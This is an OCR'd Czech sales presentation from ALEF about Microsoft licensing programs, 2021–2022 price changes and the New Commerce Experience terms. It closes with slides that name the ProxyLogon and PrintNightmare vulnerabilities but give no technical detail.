

ALEF


# Microsoft @ALEF

**Jan Hembera**
**BDM**
Jan.Hembera@alef.com




400+
Employees ALEF Group
261
FY20 Annual sales in mil. EUR of ALEF Group
8
Country offices in CEE
26+
Years of Strong Solutions

# Microsoft licence v Alefu




**CSP** - měsíční a roční předplatné / trvalé licence
- Microsoft 365 / Office 365 / Dynamics 365
- Windows 10 / Windows 365 / EMS / Intune
- Azure

**Open licence / Open Value / Open Value Subscription**
- Trvalé licence / splátky / pronájem
- Možnost Software Assurance

**FPP**
- Krabicové produkty

**ISV**
- DevOps nástroje

**SPLA**
- Licence pro poskytovatele služeb



# Novinky

**Windows 365** – srpen 2021

- Cloud service streaming full Windows experience

**Windows Server 2022** – od září/říjen 2021

- zvýšení cen cca 5-10% včetně CAL

**Office 2021** – říjen 2021

- zvýšení cen cca 10%

**Windows 11** – říjen 2021

- Upgrade zdarma pro W10 počítače splňující požadavky



# Aktuality


**Ukončení licenčního programu Microsoft OPEN**

- zvýšení cen o cca 5%

**Zvýšení cen CSP** – cca 10-25%


- od 1.3.2022
- komerční edice
  - M365 Business Basic / Business Premium / E3
  - Office 365 E1 / E3 / E5

# Aktuality




## New commerce experience / platform

- Od 1. ledna 2021, přechodné období do 31. května 2022
- Více pravidel a závazků = větší prediktibilita ☺ a menší flexibilita ☹
- Závazek
  - zákazník musí uhradit i nečerpané služby (nelze snížit počty během období)
  - Microsoft garantuje cenu na období
- Měsíční / roční / tříletý závazek
  - měsíční - hradí se celý měsíc, příplatek za flexibilitu **20%**
  - roční – fixace ceny
  - tříletý – fixace ceny, dostupný od března 2022
- Promo pro přechod do NCE – od 1.1.2022 do 31. května 2022
  - 20% sleva na měsíční smlouvy
  - 5% sleva na roční smlouvy s fixací ceny



ALEF

# Proč hackeři vyhrávají




# Proč hackeři vyhrávají

## Významné zranitelnosti 2021


### ProxyLogon

- Zranitelnosti v Microsoft Exchange




# Proč hackeři vyhrávají

## Významné zranitelnosti 2021


### PrintNightmare

- Zranitelnosti ve službě Print Spooler



